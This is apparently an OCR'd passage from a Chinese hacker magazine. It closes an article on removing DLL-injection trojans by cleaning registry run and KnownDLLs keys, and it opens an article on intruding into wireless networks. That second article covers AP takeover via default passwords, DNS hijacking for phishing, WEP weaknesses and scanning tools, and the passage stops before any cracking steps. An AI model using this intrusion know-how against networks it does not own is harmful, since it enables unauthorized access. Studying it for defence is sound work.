启用该功能后，就可以在进入Windows前杀毒自动删除掉“rejoice.dll”文件了，如图33。




图33

如果是杀毒软件不能报警的DLL木马文件，也可以用系统引导盘进入DOS模式中，直接删除木马文件，这样更简单！

步骤四、恢复系统

将DLL文件删除后，还要到注册表中找到所有与此DLL木马文件关联的项目，尤其是“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”等几个启动项目中要重点清除。另外，DLL木马不仅仅局限存在于Run、Runonce这些众所周知的子键，而有可能存在于更多的地方。例如对于后门类的DLL来说，“KnownDLLs”子键就是再好不过的藏身之处。在注册表的“HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\KnownDLLs”子键下，如图34，存放着一些已知DLL的默认路径。




图34

假设DLL木马修改或增加了某个键值，那么木马DLL就可以无声无息地在进程加载知名DLL的时候取代原本的DLL文件进入进程。

第四部分　清除DLL注入木马的总结

总的来说，DLL木马后门的种类很多，木马选择注入的系统进程也不尽相同。清除DLL木马的总体思路是这样的：在碰到DLL注入类木马时，我们可以首先考虑用procexp之类的工具，查找出DLL文件的宿主进程。找到宿主进程后，如果是注入到普通可结束的进程中，可以直接将宿主进程终止后删除DLL木马文件即可。

如果DLL文件是注入到系统关键进程中的话，可以考虑用IceSword卸载DLL文件。如若失败，那么直接用SSM建立规则或通过，阻止DLL文件的加载就可以了。

DLL注入型木马并不会感染其它文件，只要结束木马进程并删除掉病毒文件木马，木马就无法死灰复燃了。最后剩下的工作就是清除掉木马在注册表和其它启动文件中留下的项目。

（本文所涉及的软件：上兴远控2006、NameLess BackDoor、NC、PS、Wininterrogate V0.1.7、ECQ—PS、IceSword、Process Explorer、procexp、System Safety Monitor 光盘已收录）

小编语： DLL木马作为目前常见的一种木马，其独特的置入方式及隐蔽性，真的令许多朋友伤脑筋，别说是我们，即使是国内外的杀病毒软件厂商也是大感头疼。本文以上兴远控2006和NameLess BackDoor为例，详细介绍了DLL木马的配置及使用，更是重点介绍了如何查找及清除DLL木马，但愿各位读者看了本文后能有所收获，可以让自己的电脑更安全。

黑客的另一片天堂——无线网络大攻防

文章难易度：★★★
文章阅读点：无线局域网的基础知识，以及如何使用NetStumbler、Apsniff、AiroPeer等工具侦测、破解一个无线局域网的WEP加密，无线局域网的一些安全防范方法

午夜的猪[TAT]

通常大家入侵最多的目标就是网站、以及一些小型服务器之类的，好像没有多少人对于无线网络的入侵以及安全有所认识吧？这期我们就来介绍介绍关于无线网络的入侵方法以及要注意防范的一些问题。看完这期之后，希望大家对于无线网络安全以及攻击能有更加深入的了解。

在介绍如何入侵无线网络之前，首先跟大家回顾一下一些通常我们都会见到、听说过的网络设备，因为这些与无线网络有一定相关的联系，当然无线网络也会使用到，而且使用率很高喔！通常我们所使用的网络设备会有：路由器、调制解调器、交换机等等。而什么是路由器呢？

要解释路由器的概念，首先得知道什么是路由。所谓“路由”，是指把数据从一个地方传送到另一个地方的行为和动作。而路由器，正是执行这种行为动作的机器，它的英文名称为Router，是一种连接多个网络或网段的网络设备，它能将不同网络或网段之间的数据信息进行“翻译”，以使它们能够相互“读懂”对方的数据，从而构成一个更大的网络。

而我们常说的入侵路由器，只不过是入侵家用的Modem设备。为什么这么说呢？而MODEM又是什么了？

调制解调器（Modem）：作为末端系统和通信系统之间信号转换的设备，是广域网中必不可少的设备之一。分为同步和异步两种，分别用来与路由器的同步和异步串口相连接。同步可用于专线、帧中继、X.25等，异步用于PSTN的连接。因为我们所使用的ADSL MODEM大部分都是存在着路由功能的，厂商为了用户在使用MODEM的时候可以减少大量的操作以及配置，所以都会自配一些适合家庭用户的路由功能，例如：NAT、PPPOE等等的功能。家庭用户不需要懂得路由器的配置方法就可以很轻松的配置好自己的路由器了，而大型的路由器却不是如此，对于普通人来说配置一台路由器并非是一件容易的事情。

作为一个入侵者，如果他所针对的并非是目标的服务器，而是针对其线路上的“联通”，导致其服务瘫痪或者导致其他的用户不能够正常访问其服务的话，大多数会采用DDOS或者更有甚者会直接入侵目标服务器所经过的路由器，控制路由器致使访问者不能够访问其服务，或者利用路由器的功能去攻击目标服务器。无线网络的攻击就是利用嗅探、破解无线网络所使用的加密钥匙、以及局域网相同的攻击形式。接下来我就向大家介绍无线网络的入侵以及安全配置。

一、入侵无线网络

1．什么是无线网络？

无线网络（WI-FI）是目前最热门的话题之一，它是一种局域网的网络架构，适用于办公室以及家庭用户。那什么是WI-FI呢？

Wi-Fi（WirelessFidelity），无线保真技术与蓝牙技术一样，同属于在办公室和家庭中使用的短距离无线技术。该技术使用的是2.4GHz附近的频段，该频段目前尚属没用许可的无线频段。其目前可使用的标准有两个，分别是IEEE802.11a和IEEE802.11b。该技术由于有着自身的优点，因此受到厂商的青睐。

越来越多的AP热点（访问点）都提供免费或者收费的无线网络服务，而且现在大多数的热点都存在着一个普遍的问题，因为人流量以及人手的问题，导致很多热点所提供的服务器都是很随意的，只要你所携带的手提电脑能够接收连接无线网络就可以无需要任何的验证方式进行使用，往往这样的管理模式造成了很多安全的问题。理论上无线电波范围内的任何一台电脑都可以监听并登录无线网络。如果这些热点的安全措施不够严密，则完全有可能被窃听、浏览甚至操作电子邮件。而且更深一步的来说，如果入侵者控制了AP的话，修改AP内的DNS设置从而使利用热点所提供的网络进行网络钓鱼式攻击的话，其影响就会更加的广泛。用户群的安全意识薄弱再加上国内对于无线网络安全并不是重视的情况下，参考国外的安全检测来看，估计国内的无线网络可能利用加密的仅仅少于7％。而企业方面更加不用说，因为办公机器数量有一定规模，而且人员流动会比较频繁，很难控制介入网络的用户数量以及进行适当的分配。当企业内部人员监守自盗自行接入网络，然后进行嗅探等等的攻击来盗取企业内部资料，这样造成企业的损失将难以估计。

2．无线网络所使用的加密方式以及介绍

对于无线AP的入侵其实很简单，根据上述所说的，我们可以利用无线网络的配置，从而很容易的接入一个无线网络，然后寻找其网络的无线AP根据默认密码或者利用WEB页面安全口令工具去破解AP的登录密码以及帐号。

无线AP（AP，Access Point，无线访问节点、会话点或存取桥接器）是一个包含很广的名称，它不仅包含单纯性无线接入点（无线AP），也同样是无线路由器（含无线网关、无线网桥）等类设备的统称。

如果无线AP有WEP加密的话，入侵者会怎么办？WEP是一种使用共享密钥和RC4加密算法。访问点（AP）和连接到该访问点的所有工作站必须使用同样的共享密钥。因为WEP的特殊性以及当初开发商的不重视，所以在使用WEP的情况下会存在以下几点安全问题。

（1）RC4算法本身就有一个小缺陷，可以利用这个缺陷来破解密钥。

（2）WEP标准允许IV重复使用（平均大约每5小时重复一次）。这一特性会使得攻击WEP变得更加容易，因为重复使用IV就可以使攻击者用同样的密文重复进行分析。

（3）WEP标准不提供自动修改密钥的方法。因此，您只能手动对访问点（AP）及其工作站重新设置密钥；因此，在实际情况中，没人会去修改密钥，这样就会将他们的无线局域网（Wireless LAN，WLAN）暴露给收集流量和破解密钥的被动攻击。

（4）最早的一些开发商的WEP实施只提供40位加密——短得可怜的密钥长度。更现代的系统提供128位的WEP；128位的密钥长度减去24位的IV后，实际上有效的密钥长度为104位，虽然这对其它一些缺陷也无能为力，但还可以接受。

这些缺陷增加了三个以上的攻击隐患；但WEP也不是一无是处——有还是比什么都没有强，只是你必须理解WEP并不是

无懈可击。

3.WI-FI（无线网络）攻击

（1）针对无线网络的信息帧测工具介绍以及对于攻击目标的踩点

要针对目标进行人侵的话，我们必须要捕抓到目标的AP覆盖区以及信号的频道，而且这些得到的信息，是取决于我们所使用的软件是否能够很好的帮助我们，而我们可以利用NetStumbler、Apsniff、AiroPeer等等的软件进行测量，根据软件所返回的信息去判断我们所攻击目标的类别。有一点要注意的是每款软件的使用都不同，而且对于无线网卡的支持也有分别，所以本文会介绍NetStumbler的使用，而对于Apsniff以及AiroPeek我们只粗略的介绍一下。

ApSniff是一款绿色的软件，我们下载之后就可以直接使用了，拥有NetStumbler大部分的功能，有一点突出的是Apsniff支持14个频道（Channel），而NetStumbler只是支持12个而已，Apsniff对于国内来说会比较好，但是因为它只能够显示无线AP的MAC地址、SSID、Channel以及是否加密而已，所以对于我们来说这个可能并不能够完全合适，当然如果你只是希望知道AP的部分资料，这个已经可以绰绰有余了（图1）。




图1

AiroPeek是国外Wildpacket公司所开发的无线网络分析器，其公司有着25年的历史，而AiroPeek是现有最全面的WLAN分析工具，而且它的功能是没有任何一种工具可以相比的，对于多网卡的实时分析，应用程序响应时间分析，802.11协议解码，接入点（AP）的信号强弱显示，警报，触发器监控和报告等等，这是令NetStumbler都没有办法实现的功能，说到这里大家都应该会猜想，这个软件不会是免费的吧？哈哈哈哈，大家的猜想是错误的！这个软件光是销售价就不是我们可以支付的，而且软件本身有很多的限制，特别就是对于使用者本身的网卡是有一定的限制性，就是说不是完全所有的网卡都可以使用！告诉大家一个“好”消息，这个软件是不支持Intel芯片组的（图2）。




图2

NetStumbler是最有名的免费寻找无线接入点工具，它支持PCMCIA无线网卡，同时还支持带有GPS全球卫星定位系统的无线网卡功能，但只限制在Windows下运行，是属于Free Sofeware系列。与AiroPeek不一样的地方是，该软件是只针对Scan部分的，并没有好像AiroPeek是属于分析以及对于信号等等的有一系列的报告，但是软件是免费，所以受到很多人的欢迎，对于我们来说这也算是一个好处之一。Apsniff和Netstumbler是属于不需要设置就可以马上进行Scan的软件，当你启动软件之后，软件会自动根据无线网卡的种类去搜索无线网络信号，如果你没有无线网卡的话，软件是不会进行任何的操作。而且软件支持任何系列的无线网卡芯片，与AiroPeek不一样（图3）。




图3

